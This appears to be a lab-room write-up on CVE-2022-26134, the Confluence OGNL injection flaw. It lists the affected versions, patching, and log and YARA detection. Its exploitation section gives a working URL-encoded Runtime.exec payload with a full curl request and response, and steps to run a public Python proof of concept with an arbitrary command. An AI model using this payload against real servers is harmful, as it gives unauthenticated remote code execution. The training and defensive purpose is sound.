¶ Introduction
On May the 30th, 2022, an organisation named Volexity identified an un-authenticated RCE vulnerability (scoring 9.8 on NIST) within Atlassian's Confluence Server and Data Center editions.
Confluence is a collaborative documentation and project management framework for teams. Confluence helps track project status by offering a centralised workspace for members.
The following versions of Confluence are vulnerable to this CVE:
- 1.3.0 -> 7.4.17
- 7.13.0 -> 7.13.7
- 7.14.0 -> 7.14.3
- 7.15.0 -> 7.15.2
- 7.16.0 -> 7.16.4
- 7.17.0 -> 7.17.4
- 7.18.0 -> 7.18.1
You can view the NIST entry for CVE-2022-26134 here.
¶ Explaining the Vulnerability
This CVE uses a vulnerability within the OGNL (Object-Graph Navigation Language) expression language for Java (surprise, surprise ... it's Java). OGNL is used for getting and setting properties of Java objects, amongst many other things.
For example, OGNL is used to bind front-end elements such as text boxes to back-end objects and can be used in Java-based web applications such as Confluence. We can see how OGNL is used in the screenshot below. Values are input to a web form, where these values will be stored into objects within the application:

Thanks to Journaldev.com for this example of OGNL in use.
We can abuse the fact that OGNL can be modified; we can create a payload to test and check for exploits.
¶ Exploit Detection and Patching
Patching
Atlassian has released an advisory for their products affected by this CVE, which you can read here. To resolve the issue, you need to upgrade your Confluence version. The suggested list at the time of publication is:
- 7.4.17
- 7.13.7
- 7.14.3
- 7.15.2
- 7.16.4
- 7.17.4
- 7.18.1
Detection - Log Files
Confluence is an Apache Tomcat server which has logging located in /opt/atlassian/confluence/logs. You can use commands like grep to search for HTTP GET requests of payloads that are using Java runtime to execute commands. For example:
grep -R "/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22"in catalina.out
Detection - YARA
If you have Yara installed on the server running Confluence, Volexity (the finders of the vulnerability) has created the following Yara rule for you to use, located here.
¶ Exploitation
We can abuse the fact that OGNL can be modified; we can create a payload to test and check for exploits.
In order to exploit this vulnerability within OGNL, we need to make an HTTP GET request and place our payload within the URI. For example, we can instruct the Java runtime to execute a command such as creating a file on the server: ${@java.lang.Runtime@getRuntime().exec("touch /tmp/thm/")}/ .
This will need to be URL encoded, like the following snippet below. You can use this website to help URL encode your payloads (note that your curlpayload will need to end in a trailing / and not $2F):
Creating a temporary file on the server to prove vulnerability
cmnatic@thm-cve-2022-26134:~$ curl -v http://localhost:8090/%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/thm%22%29%7D/
*   Trying 127.0.0.1:8090...
* TCP_NODELAY set
* Connected to localhost (127.0.0.1) port 8090 (#0)
> GET /%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch%20/tmp/thm%22%29%7D/ HTTP/1.1
> Host: localhost:8090
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302
< X-ASEN: SEN-L18512764
< X-Confluence-Request-Time: 1656845716316
< Set-Cookie: JSESSIONID=761E9FA42B315225C0B84B0BAC92B2B3; Path=/; HttpOnly
< X-XSS-Protection: 1; mode=block
< X-Content-Type-Options: nosniff
< X-Frame-Options: SAMEORIGIN
< Content-Security-Policy: frame-ancestors 'self'
< Location: /login.action?os_destination=%2F%24%7B%40java.lang.Runtime%40getRuntime%28%29.exec%28%22touch+%2Ftmp%2Fthm%22%29%7D%2Findex.action&permissionViolation=true
< Content-Type: text/html;charset=UTF-8
< Content-Length: 0
< Date: Sun, 03 Jul 2022 10:55:17 GMT
<
* Connection #0 to host localhost left intact
cmnatic@thm-cve-2022-26134:~$When looking at the server, we can see that it is vulnerable:
Creating a temporary file on the server to prove vulnerability
cmnatic@thm-cve-2022-26134:~$ ls /tmp
hsperfdata_confluence
thm
snap.lxd
Python
There are a few working PoC exploits out there. For this room, I will be demonstrating Samy Younsi (Mwqda)'s PoC written in Python and hosted on GitHub.
Walkthrough (Click to read)
First, we need to download the PoC to our host. I have decided to clone to the repository using git for this room.
git clone https://github.com/Nwqda/CVE-2022-26134cd CVE-2022-26134
After navigating to the source code, let's execute the script. Replace "COMMAND" with the command you wish to execute (Remember to use quotation marks when running commands that have special characters and such.)
python3.9 cve-2022-26134.py HTTP://MACHINE_IP:8090 COMMAND
¶ Conclusion
Nice work!
Hope you enjoyed this brief showcase of the CVE-2022-26134 OGNL Injection vulnerability. Remember, OGNL is an expression language for Java-based web applications, so this vulnerability will also apply to other web apps running the same classes that Confluence uses!